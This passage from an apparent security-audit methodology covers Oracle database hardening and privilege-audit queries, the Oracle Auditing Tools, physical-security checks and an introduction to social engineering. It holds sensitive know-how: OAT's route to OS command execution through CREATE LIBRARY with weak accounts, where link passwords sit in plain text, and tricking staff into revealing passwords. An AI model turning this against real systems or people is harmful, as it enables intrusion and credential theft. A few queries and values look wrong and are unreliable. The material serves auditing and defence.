
		SYS and INTERNAL are allowed. See the section on Users and Roles for more information on the INTERNAL account.
remote_os_authent	allow non-secure remote clients to use auto-logon accounts	It is strongly recommended that the value of this parameter be set to FALSE. Setting it to TRUE allows a user to connect to the database without supplying a password, as long as he is logged on to his operating system with an allowed user name. An attacker can impersonate the user on his own OS and get connected to Oracle, if the user is set up for remote authentication.
remote_os_roles	allow non-secure remote clients to use os roles	The same logic applies here as well. This value must be set to FALSE to disallow a malicious user from connecting to the database and assuming a role that is identified by his own Operating System, instead of by the database.
resource_limit	master switch for resource limit	If a database can be temporarily shut down, resource limitation can be enabled or disabled by the

		<p>RESOURCE_LIMIT</p> <p>initialization parameter in the database's initialization parameter file. Valid values for the parameter are TRUE (enables enforcement) and FALSE; by default, this parameter's value is set to FALSE. Once the parameter file has been edited, the database instance must be restarted to take effect. Every time an instance is started, the new parameter value enables or disables the enforcement of resource limitation.</p>
sessions	user and system sessions	<p>This is the maximum number of sessions that can connect to the database. Usually, you begin with the default value and increase it if you find that the peak usage is more than expected.</p>
sql92_security	require select privilege for searched update/delete	<p>The SQL92 standards specify that security administrators should be able to require that users have SELECT privilege on a table when executing an UPDATE or DELETE</p>

		statement that references table column values in a WHERE or SET clause. SQL92_SECURITY lets you specify whether users must have been granted the SELECT object privilege in order to execute such UPDATE or DELETE statements.
utl_file_dir	Directories that the UTL_FILE package can access	The UTL_FILE package allows Oracle to read and write files on the host Operating System. The value of this parameter determines which directories on the OS can be accessed by PL/SQL statements. Setting this option to '*' in effect turns off any access control on the directories. It must also not be set to the current directory '.'. In face, access to the UTL_FILE package itself must be severely restricted.

#### Z.2.1.4.4 DEFAULT USERS

The list of users can be seen from the OEM as shown below:



User Accounts in Oracle 9i (almost all default accounts are locked, except DBSNMP)

As with any other system, the auditor must ensure that only necessary accounts have been created, and dormant accounts are being regularly removed. Dormant accounts can be extracted using the script available at [http://www.petefinnigan.com/audit last logon.sql](http://www.petefinnigan.com/audit%20last%20logon.sql). Also, as far as possible generic accounts must be avoided.

To see all the users created on the system:

```
SQL>Select * from DBA_USERS
```

In order to get only the fields we want to study:

```
SQL>Select Username, Password, Account_Status, Default_Tablespace, Profile
from DBA_USERS
```

Let us study each of these columns one by one. The first two column lists all the users created in this database, and their hashed passwords. We must ensure that all default accounts have been removed unless they are absolutely required. The problems with default accounts are well known: they are common knowledge, their passwords are also known (see table of default users and passwords below), and they have the privileges that have been granted to the role PUBLIC (more on this in the section on Roles and Privileges).

#### **Z.2.1.4.5 PROFILES**

The final and most important user parameter is the Profile. In Oracle, user account restrictions in terms of password parameters and resource usage can be set with the use of Profiles. In a default installation, Oracle creates one profile called the DEFAULT profile, which gives no password or resource restrictions. We must modify this profile to set its parameters appropriately.

You may execute the following query to get the values for the parameters in each profile defined in the database:

```
SQL>Select * from DBA_PROFILES
```

Next, we describe each parameter, and its suggested value. Do keep in mind, though, that these are only general recommendations and need to be carefully evaluated for each specific instance. But the important thing is that the parameters must be changed from their default settings. This can also be done by using a script called *'utlpwmgm.sql'* found in *\$ORACLE\_HOME/rdbms/admin*.

The parameters of each Profile are of two types: Kernel and Password. Let us see the Password parameters first:

#### **FAILED\_LOGIN\_ATTEMPTS**

The FAILED\_LOGIN\_ATTEMPTS parameter serves as a limit to the number of allowed failed login attempts before the account is locked out. Setting this parameter

to an acceptable value ensures that no malicious user can try to guess passwords by repeatedly trying to login. Setting this value limits the ability of unauthorized users to guess passwords and alerts the DBA as to when password guessing occurs (accounts display as locked). Once an account is locked, it cannot be logged on to for a specified number of days or until the DBA unlocks the account. (See the Password Lock Time and Password Reuse Time below). Default value: UNLIMITED, meaning never lock an account. Suggested value: A user must be locked out after at least 3 failed login attempts. Ensure that this value is set to 3, or a maximum of 6 but never more than that.

#### PASSWORD\_LOCK\_TIME

When a particular user exceeds a designated number of failed login attempts, the server automatically locks that user's account. You must specify the permissible number of failed login attempts using the FAILED\_LOGIN ATTEMPTS parameter above. Here you can specify the amount of time accounts remain locked. Default value: UNLIMITED Suggested value: .0006

#### PASSWORD\_LIFE\_TIME

This parameter determines the maximum validity period for a password. The user must change the password within the value of this parameter. This is one of the most critical parameters and its value must be set strictly as recommended. Setting this value ensures users are changing their passwords. Default value: UNLIMITED. Suggested value: As per the security policy, this may be set to a value between 30-60 days.

#### PASSWORD\_GRACE\_TIME

Users enter the grace period upon the first attempt to log in to a database account after their password has expired. During the grace period, a warning message appears each time users try to log in to their accounts, and continues to appear until the grace period expires. Users must change the password within the grace period. If the password is not changed within the grace period, the account expires and no further logins to that account are allowed until the password is changed. Default value: UNLIMITED, meaning never require an account to change the password; Suggested value: 10

#### PASSWORD\_REUSE\_TIME

The `PASSWORD_REUSE_TIME` value specifies the number of days before a password can be reused. `PASSWORD_REUSE_TIME` can be set to a specific number of days; to `UNLIMITED`; or to `DEFAULT`, which uses the value indicated in the `DEFAULT` profile. Default value: `UNLIMITED`, which allows passwords to be reused immediately. `PASSWORD_REUSE_TIME` is mutually exclusive with `PASSWORD_REUSE_MAX`. If `PASSWORD_REUSE_TIME` is set to a value for a given profile, `PASSWORD_REUSE_MAX` must be set to `UNLIMITED` for the same profile. And vice-versa. Default value: `UNLIMITED`. Suggested value: 1800

#### `PASSWORD_REUSE_MAX`

This parameter determines the number of password changes a user must make before he can re-use his current password. (Compare this with the `PASSWORD_REUSE_TIME`, wherein he can reuse his password if it is older than x number of days). This along with the other parameters for the profile further increases the impregnability of the user accounts. If `PASSWORD_REUSE_MAX` is set to a value for a given profile, `PASSWORD_REUSE_TIME` must be set to `UNLIMITED`. Default value: `UNLIMITED`. Suggested value: `UNLIMITED` (assuming `PASSWORD_REUSE_TIME` has been set appropriately).

#### `PASSWORD_VERIFY_FUNCTION`

The `PASSWORD_VERIFY_FUNCTION` value specifies a PL/SQL function to be used for password verification when users who are assigned this profile log into a database. This function can be used to validate password strength by requiring passwords to pass a strength test written in PL/SQL. The function must be locally available for execution on the database to which this profile applies. Oracle provides a default script (`utlpwdmg.sql`), but you can also create your own function. The password verification function must be owned by `SYS`. Default value: `NULL`, meaning no password verification is performed. Suggested value: `VERIFY_FUNCTION` (found in the `utlpwdmgr.sql` script, or one of your own.) As mentioned earlier, there exists a default script `utlpwdmgr.sql` to do it for you. The values set by this script are the ones given here as suggested values. You may change this script or use the `ALTER PROFILE` statement to set your own values.

Finally, we have the Kernel parameters, which are to do with restrictions on resource usage and help to prevent a Denial of Service situation. Again, the values given here are only suggestions and you may have to test these on a development database before applying them on a production setup.

#### COMPOSITE\_LIMIT

Composite Resource Usage limits the total cost of resources used for a session. The resource cost for a session is the weighted sum of the CPU time used in the session, the connect time, the number of reads made in the session, and the amount of private SGA space allocated. Its recommended value is 1000000

#### SESSIONS\_PER\_USER

Concurrent Sessions Resource Usage limits the number of connections that a user can establish without releasing previous connections.

Its recommended value is 1

#### CPU\_PER\_SESSION

CPU/Session limits restrict the maximum amount of total CPU time allowed in a session. The limit is expressed in seconds. Its recommended value is 1000000

#### CPU\_PER\_CALL

CPU/Call limits restrict the maximum amount of total CPU time allowed for a call (a parse, execute, or fetch). The limit is also expressed in seconds. Its recommended value is 1000000

#### LOGICAL\_READS\_PER\_SESSION

Reads/Session Resource Usage limits restrict the total number of data block reads allowed in a session. The limit includes blocks read from memory and disk. Its recommended value is 50000

#### LOGICAL\_READS\_PER\_CALL

Reads/Call Resource Usage limits restrict the Maximum number of data block reads allowed for a call (a parse, execute, or fetch) to process a SQL statement. The limit includes blocks read from memory and disk. Its recommended value is 5000

#### IDLE\_TIME

This setting limits the maximum idle time allowed in a session. Idle time is a continuous period of inactive time during a session. Long-running queries and other operations are not subject to this limit. The limit is expressed in minutes. Setting an Idle Time Resource Usage limit helps prevent users from leaving applications open when they are away from their desks.

Its recommended value is 15

#### CONNECT\_TIME

Connect Time Resource Usage limits restrict the maximum elapsed time allowed for a session. The limit is expressed in minutes. Setting a Connect Time Resource Usage limit helps prevent users from monopolizing a system and can ensure that resources are released when a user leaves his workstation without logging off the system.

Its recommended value is 90

The default value for all of these parameters is UNLIMITED, and must be changed according to the values suggested above or those found appropriate depending upon available resources and expected peak usage.

#### **Z.2.1.4.6 ROLES AND PRIVILEGES**

In Oracle, privileges are assigned to roles and roles are assigned to users. You can think of roles in Oracle, as groups in Unix or Windows. This facilitates easier management of users and privileges. Instead of assigning privileges to 100 users in the accounts department, you can create one ACCOUNTS role, assign it the required privileges, and then assign this role to all the 100 users. If in the future, you decide to remove a privilege you had granted earlier, all you need to do is remove it from the role, and automatically all the users assigned to that role will lose the privilege.

To see all the roles that exist in the database:

```
SQL>Select * from DBA_ROLES
```

To first see what roles have been granted to a given user, RAKESH:

```
SQL> Select GRANTEE, GRANTED_ROLE, ADMIN_OPTION, DEFAULT_ROLE  
from DBA_ROLE_PRIVS where GRANTEE='RAKESH'
```

Remember that roles can be assigned to users as well as to roles. An entire hierarchy of roles can be created. For instance, you may create roles ACCOUNTS and PERSONNEL for the respective departments, and a role MANAGEMENT for senior managers. If the requirement is to provide MANAGEMENT privileges that have been granted to both ACCOUNTS and PERSONNEL, then these roles can be assigned to MANAGEMENT. As a result, to really know all the roles assigned to a user, you must repeatedly execute the above query for the roles that appear in its result. We will see an example of how to do this below.

Also, there is one critical role that you must ensure has not been assigned to any application users: the RESOURCE role. This role includes privileges that are not required by most application users, and a more restricted role must be granted:

```
SQL>Select * from DBA_ROLE_PRIVS where GRANTED_ROLE='RESOURCE'
```

Another role that you must also check for, is the CONNECT role. This role grants critical privileges such as CREATE TABLE, CREATE DATABASE LINK, and several others, which are not required by the majority of database users. Instead of using the CONNECT role to grant users access to Oracle, a special role must be created with only the CREATE SESSION privilege, and then this role must be granted to all users. This can be checked as follows:

```
SQL>Select * from DBA_ROLE_PRIVS where GRANTED_ROLE='CONNECT'
```

Privileges are granted to users/roles using the GRANT statement and are removed using the REVOKE statement. The possible object privileges in an Oracle database are:

Privilege	Authorization
Select	Read the information from a table or view
Update	Modify the contents of the table or view
Insert	Add new rows of data into a table or view
Delete	Delete one or more rows from a table or view
Execute	Execute or access a function or procedure
Alter	Modify an object's parameters
Read	Read files in a directory
Reference	Create a constraint that refers to a table
Index	Create an index on a table

These are called object privileges, and are granted to users or roles on database objects such as tables, views, procedures, functions, triggers, synonyms, indices, etc.

The second type of privilege is system privileges. These allow you to connect to the database, affect database objects, and to create user objects such as tables, views, indexes and stored procedures.

The syntax for granting privileges is:

```
SQL>grant <privilege> to <user or role>
```

To see what privileges a user is granted you must also see what privileges are granted to the roles that he is assigned. Object and system privileges are stored in the DBA\_TAB\_PRIVS and the DBA\_SYS\_PRIVS views. For RAKESH, check the object privileges that have been granted:

```
SQL>Select GRANTEE, OWNER, TABLE_NAME, GRANTOR, PRIVILEGE,  
GRANTABLE from DBA_TAB_PRIVS where GRANTEE='RAKESH'
```

You must also ensure that RAKESH has been granted only the appropriate privileges, according to his functionality requirements.

Here, the GRANTOR and the OWNER can be two different users. This is possible because of the GRANTABLE field. This field is also known as the 'WITH GRANT OPTION'. This option allows the grantee to further grant these privileges to users that he wants to. This is a dangerous option and must be used sparingly.

To check all object privileges that have been assigned with the 'WITH GRANT OPTION':

```
SQL>Select * from DBA_TAB_PRIVS where GRANTABLE='YES'
```

Finally, system privileges are stored in the view DBA\_SYS\_PRIVS. Some system privileges are CREATE SESSION (to allow the user to connect to the oracle database), CREATE TABLE, CREATE VIEW, etc. To check what actions RAKESH can do as far as creating and manipulating the database objects is concerned:

```
SQL>Select GRANTEE, PRIVILEGE, ADMIN_OPTION from DBA_SYS_PRIVS  
where GRANTEE='RAKESH'
```

Once again, you must ensure that RAKESH has the most restrictive set of system privileges. The other thing to note is the field ADMIN\_OPTION. This is somewhat similar to the field GRANTABLE in the object privileges view DBA\_TAB\_PRIVS. This field, also known as, 'WITH ADMIN OPTION', allows the GRANTEE to grant these system privileges to other users or roles. This is similar to the WITH GRANT

OPTION for object privileges and is very critical. To check for all privileges that have been assigned using the WITH ADMIN OPTION:

```
SQL>Select * from DBA_SYS_PRIVS where ADMIN_OPTION='YES'
```

To summarize, what we need to do is this:

Pick the user (or we can do this for all users), say RAKESH

Find out all the roles assigned to him:

```
SELECT * FROM DBA_ROLE_PRIVS where GRANTEE='RAKESH'
```

Find out the object privileges granted to RAKESH and also to the roles that have been assigned to RAKESH:

```
SELECT * from DBA_TAB_PRIVS where GRANTEE='RAKESH'
```

Find out all system privileges granted to RAKESH and his roles:

```
SELECT * from DBA_SYS_PRIVS where GRANTEE='RAKESH'
```

One role that this must specially be done for is PUBLIC. The PUBLIC role is like the 'Everyone' group in Windows. It cannot be removed, and every database user is automatically assigned the PUBLIC role. On a default database, the PUBLIC role has a really extensive list of permissions. It is highly recommended to complete REVOKE all privileges *and* roles that have been granted to PUBLIC. Any privilege that stays with PUBLIC is to be viewed as a critical security risk. In a default setup the output of this command can be quite voluminous:

```
SQL>Select * from DBA_TAB_PRIVS where GRANTEE='PUBLIC'
```

And

```
SQL>Select * from DBA_SYS_PRIVS where GRANTEE='PUBLIC'
```

And

```
SQL>Select * from DBA_ROLES_PRIVS where GRANTEE='PUBLIC'
```

Alternatively, you can query privileges based on the object name. For instance, the SYS.LINK\$ table contains plain-text passwords for database links (see section later),

and the SYS.AUD\$ table contains the auditing trail, in case auditing has been turned on and the audit destination is DB. Both these tables must be protected from lower-privileges accounts. You can view the privileges on these tables with the query:

```
SQL>Select * from DBA_TAB_PRIVS where TABLE_NAME in ('SYS.LINK$',
'SYS.AUD$')
```

It is preferable that privileges be granted to roles rather than to users. The advantages of this have been mentioned at the start of this section. To check for those privileges that have been granted directly to users:

```
SQL>Select * from DBA_TAB_PRIVS where GRANTEE in (Select * from
DBA_USERS)
```

And

```
SQL>Select * from DBA_SYS_PRIVS where GRANTEE in (Select * from
DBA_USERS)
```

Additionally, you also want to ascertain all object privileges that have been granted with the 'WITH GRANT OPTION':

```
SQL>Select * from DBA_TAB_PRIVS where GRANTABLE='YES'
```

And all system privileges that have been granted with the 'WITH ADMIN OPTION':

```
SQL>Select * from DBA_SYS_PRIVS where ADMIN_OPTION='YES'
```

There is a certain subset of system privileges, which are granted using the keyword ANY. For instance, a user can be granted the CREATE TABLE privilege, which allows him to create tables within his own schema, but he can also be granted the CREATE ANY TABLE privilege, which allows him to create tables in other users' schemas as well. This is once again a dangerous set of privileges and must be granted with extreme caution. To check who has these privileges:

```
SQL>Select * from DBA_SYS_PRIVS where PRIVILEGE LIKE '%ANY%'
```

You also want to be very sure of why any users have been granted the DBA role:

```
SQL>Select * from DBA_ROLE_PRIVS where GRANTED_ROLE='DBA'
```

The absolute minimum number of people must be granted this maximum privileges role. Any extraneous additions to this role imply serious security flaws in the setup.

Next you must check for those users that are connected to the database at this point of time, with DBA privileges:

```
SQL> Select username, SID, Status, Schema#, Server from SYS.V_$SESSION
where username in (Select username from DBA_ROLE_PRIVS where
GRANTED_ROLE in ('SYS','DBA'))
```

The V\_\$SESSION view contains information about the current sessions, and we query it for those users who are assigned to the SYS or the DBA roles. This again, must be a minimum number and you must check that there are no multiple logins by two or more users using the same DBA-level account. This results in a complete loss of accountability. All users must have their own accounts with appropriate restricted privileges.

You must also keep a check on all tables that are present in the SYS or SYSTEM tablespaces. As mentioned earlier, these are privileges tablespaces and no user must be allowed to create his own tables here. The best method is to run the following query on a default installation and store it as a baseline for future comparisons, any new tables popping up in the output must be investigated:

```
SQL>Select * from DBA_TABS where TABLESPACE_NAME in ('SYS', 'SYSTEM')
```

#### **Z.2.1.4.7 ORACLE AUDIT FUNCTIONALITY**

For Oracle's built-in auditing functionality, you must not only determine the rationale behind the turning on of auditing, but also the level of auditing and its impact on system resources. Oracle auditing gets turned on as soon as you set the AUDIT\_TRAIL parameter in the init<SID>.ora file. If this value is set to DB, then all entries go to SYS.AUD\$ table, if it is set to OS, then they go to the \$ORACLE\_HOME/rdbms/audit directory. This location will be altered if the AUDIT\_FILE\_DEST parameter is set to a different path.

In Oracle, we can audit the following:

- ❑ **Statement Auditing:** Audits on the type of SQL statement used, such as any SQL statement on a table.
- ❑ **Privilege Auditing:** Audits use of a particular system privilege, such as CREATE TABLE
- ❑ **Object:** Audits specific statements on specific objects such as ALTER PROFILE on the DEFAULT profile.

You can set these auditing options and specify the following conditions:

- ❑ WHENEVER SUCCESSFUL/WHENEVER NOT SUCCESSFUL
- ❑ BY SESSION/BY ACCESS

The main problem with auditing is either too much information or too less information.

All audit entries go into the SYS.AUD\$ table which must be secured with the tightest set of permissions. It must also be recycled by exporting it to another table, and truncating it, as it has a predefined size limit.

To view the current auditing options:

### Statement Auditing

```
SQL>Select * From DBA_STMT_AUDIT_OPTS
```

### Privilege Auditing

```
SQL>Select * from DBA_PRIV_AUDIT_OPTS
```

### Object Auditing

```
SQL>Select * from DBA_OBJ_AUDIT_OPTS
```

Ensure that the audit parameters are according to the rationale and requirement of the organization's audit policy.

The SYS.AUD\$ table is bulky and difficult to analyze; therefore you must rely on the numerous views created on this table. These views are of the type: DBA\_AUDIT\_<viewname>

Irrespective of the audit configuration, Oracle will always capture the following minimum fields:

- ❑ User ID
- ❑ Session identifier
- ❑ Terminal identifier
- ❑ Name of the schema object accessed
- ❑ Operation performed or attempted
- ❑ Completion code of operation
- ❑ Date and time
- ❑ System privileges used

#### **Z.2.1.4.8 OAT**

The Oracle Auditing Tools is a toolkit that could be used to audit security within Oracle database servers.

The OAT use CREATE LIBRARY to be able to access the WinExec function in the kernel32.dll in Windows or the system call in libc on Un\*x. Having access to this function makes it possible to execute anything on the server with the same security context as the user who started the Oracle Service. So basically all accounts with default passwords, or easy guessable password, having this privilege can do this.

The OAT have a built-in TFTP server for making file transfers easy. The tftp server is based on the server source from [www.gordian.com](http://www.gordian.com).

The Tools are Java based and were tested on both Windows and Linux. They should hopefully also run on any other Java platform.

For more information on OAT visit <http://www.cqure.net/tools.jsp?id=7>

### **Z.3 DATABASE SERVICES COUNTERMEASURES**

- The first and most important step is to remove default accounts, assign strong passwords to existing accounts, and begin the audit facility for failed logins
- At the network perimeter block access to database ports such as TCP 1433 and UDP 1434 for SQL Server, and TCP 1521 for Oracle, and TCP 3306 for MySQL.
- Keep the databases patched. This is easier said than done, since it is not trivial to take a database system down for applying and testing patches. However, those patches that address vulnerabilities, which can be exploited remotely without authentication, must be given top priority. For instance, buffer overflows in the TNS Listener service, or those in the SQL SSRS.
- To protect from privilege escalation attacks, lock down the database configuration by removing unnecessary stored and extended stored procedures, reducing the privileges of default groups/roles such as PUBLIC, keeping the privileges of existing user accounts to a minimum, and auditing access to critical tables and views.

## 10 PHYSICAL SECURITY ASSESSMENT

### Description

Proper Physical & Environmental Security ensures that access to systems hardware & other elements vital for systems functioning like the electric power service, the air conditioning and heating plant, telephone and data lines, backup media and source documents is controlled. This also ensures maintaining the proper environment for optimal systems performance through cooling & humidification.

### Objective

[Text]

Write objective of this document not purpose of device (e.g. Router, Firewall, IDS)

### Requirement

[Text]

- Understand Organization's environment
- Technical Requirements

### Expected Result

### 10.1 METHODOLOGY

- Review of Access Control System
- Fire Protection
- Environmental Control
- Interception of Data

### 10.2 REVIEW OF ACCESS CONTROL SYSTEM

#### Description

#### Objective

#### Expected Results

#### Pre-requisites

**Process**

- Barriers
- Guards
- PACS
- CCTV Monitoring
- Employee Training

**10.2.1 Barriers**

Review if there are adequate barriers in and around the facility to restrict the uncontrolled movement of personnel & data. Barriers could be in the form of walls, partitions, perimeter fences etc.

**10.2.2 Guards**

Review if the security guards challenge the entry of personnel to sensitized areas.

**10.2.3 PACS**

Is there a Physical Access Control System deployed which can control the access of personnel to sensitized areas. The PACS can be proximity card/magnetic card based or even based on biometrics (fingerprint identification). The PACS system should ideally be centralized & personnel should be granted access to the areas they require only on adequate approvals from their managers. The logs of all PACS should be monitored for violations. Anomalous activities should be recorded, investigated & if necessary be escalated to the concerned authority

**10.2.4 CCTV Monitoring**

CCTV (Closed Circuit Television Monitoring) can be used to monitor all entries & exits of sensitized areas from a single location. All entries/exits should preferably include even emergency exits that can be source for unauthorized entries. There could be dedicated personnel monitoring the CCTV system who can raise an alert on suspicious activities. There are cameras, which work on motion sensors that track movement in its coverage area. When there is movement the screen at the monitoring end is updated. The tapes or video must be preserved for long durations to track historical events.

### 10.2.5 Employee Training

All employees must be trained on the physical security aspects & they should challenge visitors accessing sensitized areas without proper authorization & escort.

## 10.3 FIRE PROTECTION

Fire detection equipment is required for quickly detecting a fire & extinguishing it. It is also important to accurately pinpoint the location of the fire.

### Process

- Fire Detection Systems
- Fire Suppression Equipment
- Fire Extinguishers

### 10.3.1 Fire Detection Systems

Smoke Detector & Heat sensors should be used for detecting the presence of a fire & these in turn should be connected to a centralized alarm system. Smoke detectors & Heat sensors detect the fire at a nascent stage which is very helpful in suppressing the fire. The alarm system would help pinpoint the area of the fire so that adequate action can be taken to suppress the fire. The fire alarms should be located at a place that is attended by personnel round the clock. Employees must also be trained to respond to the fire alarms & evacuate when necessary.

### 10.3.2 Fire Suppression Equipment

Various type of fire suppression equipment like GAS/ Water Based systems are available which should be deployed. Among the GAS based suppression systems we have the FM-200 (HFC-227ea)\_ CEA-410 or CEA 308\_ NAF-S-III (HCFC Blend A)\_ FE-13 (HCFC-23)\_ Aragon (IG55) or Argonite (IG01)\_ Inergen (IG541) as replacements for Halon based suppression systems. The Water based suppression systems could be a 'dry pipe' or 'closed head system' which use water sprinklers to suppress fires. The water-based systems are generally not very suitable where there is a presence of expensive electronics computer equipment like server rooms. The suppression systems could be directly integrated with the alarm systems so that they are energized the moment a fire is detected.

### **10.3.3 Fire Extinguishers**

Portable extinguishers (Powder based/ CO2 based) must be placed at easily accessible points which can be used in cases of fire emergencies. These extinguishers must be regularly serviced & the pressure levels of the extinguishing medium must be checked. Employees must also be trained for the use of fire extinguishers.

## **10.4 ENVIRONMENTAL CONTROL**

HVAC: Heating Ventilation & Air Conditioning or in short maintaining the environment is very important from a systems availability perspective.

### **Process (Steps to complete this Process/Task/Test Case)**

- Air Conditioning & Humidity Control
- Water Detection
- Ups & Power Conditioning
- Interference

### **10.4.1 Air Conditioning & Humidity Control**

There must be a centralized system which controls the air temperature through the use of thermostats. Air temperature can be maintained between 22-24 Degrees Celsius in normal working areas & 15-23 Degrees Celsius in Computer/Server rooms. Humidity should be maintained at 40 -60%. This is important for optimal functioning of the equipment as higher or lower temperatures may damage the electronic circuits. Similarly if the humidity level drops the dryness in the atmosphere may generate static charges that could permanently damage electronic circuits. The Temperature & Humidity should be controlled by an integrated alarm system that is continuously monitored.

### **10.4.2 Water Detection**

Plumbing leaks can cause flooding of equipment rooms. Utmost care must be taken to isolate the plumbing system from the areas where the data centers are present. Optionally a water detection system may be installed under the false flooring of a data center that would enable detection of water before it encroaches the floor of the data center & adequate action can be taken to stop the water flow.

### **10.4.3 Ups & Power Conditioning**

UPS & Power conditioning: Electrical surges, spikes are among the most frequent reasons for critical equipment failure. Surge suppression equipments must be deployed which can effectively condition the power to the required levels & frequencies. UPS or Uninterruptible power supplies must be used to ensure continuous supply of power to critical equipment. Electric power from multiple service providers may be used so that there is no dependency on a single provider. If there are prolonged power cuts, backup generator sets should be used to supply continuous power to the systems.

### **10.4.4 Interference**

Interference: EMI (electro-magnetic interference) can severely hamper the communications. If high voltage power cable are running very close to the network communication cable the interference generated from the power cable can cause errors in the data communication resulting in degraded performance.

## **COUNTERMEASURES**

### **Contributors**

### **Links**

## **10.5 INTERCEPTION OF DATA**

Depending on the type of data a system processes, there may be a significant risk if the data is intercepted. There are three routes of data interception: direct observation, interception of data transmission, and electromagnetic interception.

### **Objective**

### **Expected Results**

### **Pre-requisites**

### **Process**

- Data Observation
- Interception of Data
- Electromagnetic Interception

#### **10.5.1 Data Observation**

Critical computer systems that display sensitive information on the screens must be kept in sensitized areas. Their displays must not be visible to attackers outside the sensitized area .e.g if a computer system on which significant merger related information is being processed is located near the window; then this data may be available to spies just across the street that can look at the screen.

#### **10.5.2 Interception of Data**

Interception of Data: Data passing through communication networks may be tapped. If there are common ducts used by various organizations in a single building which unsecured, attackers are pretending to be tenants who are using the same duct could tap into the cables & be able to access vital information passing in & out of the organization. Therefore cables require to be properly secured while passing through common ducts.

#### **10.5.3 Electromagnetic Interception**

Electromagnetic Interception: Computers while processing information emanate electromagnetic radiation. An attacker using an antenna & a receiver can monitor

and retrieve classified or sensitive information as it is being processed without the user being aware that a loss is occurring. These sorts of data interception methods are also known as TEMPEST. These attack methods are very complex & the organization should consider the financial implications before implementing TEMPEST shielding mechanisms which block electromagnetic radiation.

## **10.6 GLOBAL COUNTERMEASURES**

## **10.7 FURTHER READINGS**

## 11 SOCIAL ENGINEERING

Social Engineering type of attacks is by far the simplest methods of gaining information without actually compromising the security tools deployed on the information systems. According to Webster's dictionary it is "the management of human being in accordance with their place & function in society, applied social science". Through a successful social engineering attack a hacker can easily get information by asking for it instead of having to break or subvert security measures installed on information systems.

Most information systems depend on a certain level of trust for their functioning. E.g. Large Organizations depend heavily on e-mail and remote access for communication and often all users are assigned user-id passwords for their access. In case the users misplace their passwords they have the flexibility of calling the IT Helpdesk and getting their passwords changed. When a user calls the IT Helpdesk for resetting access, there is a certain level of trust established between the user and the helpdesk analyst. A hacker tries to create this trust to gain valuable information from the helpdesk analyst.

### What is Social Engineering?

**Social Engineering:** Term used among crackers for cracking techniques that rely on weaknesses in wetware rather than software; the aim is to trick people into revealing passwords or other information that compromises a target system's security. Classic scams include phoning up a mark who has the required information and posing as a field service tech or a fellow employee with an urgent access problem.

The term "wetware" refers to the mind of the target/mark, or the people you try to social engineer.

Social engineering cannot be based upon scripts, as all people are different from one another, you have to rely on what you know about the company/person, and your own spark of creativity to gain the information needed.

### What are the Benefits of Social Engineering?

Using social engineering technics, the auditor/pen-tester can gain sensitive information, like user credentials, usernames and passwords, from people working in

the audited company/organisation, exploiting the most vulnerable part of the security system, the human part.

This technique is the most rewarding method of gaining information from a target/mark without actually deploying any virtual tools or methods of virtual attack to gain the sensitive information needed.

The auditor must use this method first, because it can give him a good starting point to further exploit the company/organisation that he targets.

Through social engineering, one can gain the highest level of access on a system sometimes, with ease and being virtually untraceable by the target. Regular accounts to start with or even high level access accounts can be obtained using social engineering. Also information regarding the topology of the audited company/organisation, as in hardware and software information that can lead to a more easily way of compromising the security of the audited company/organisation.

### **Types of Social Engineering**

Social Engineering can be broken into sub-types like:
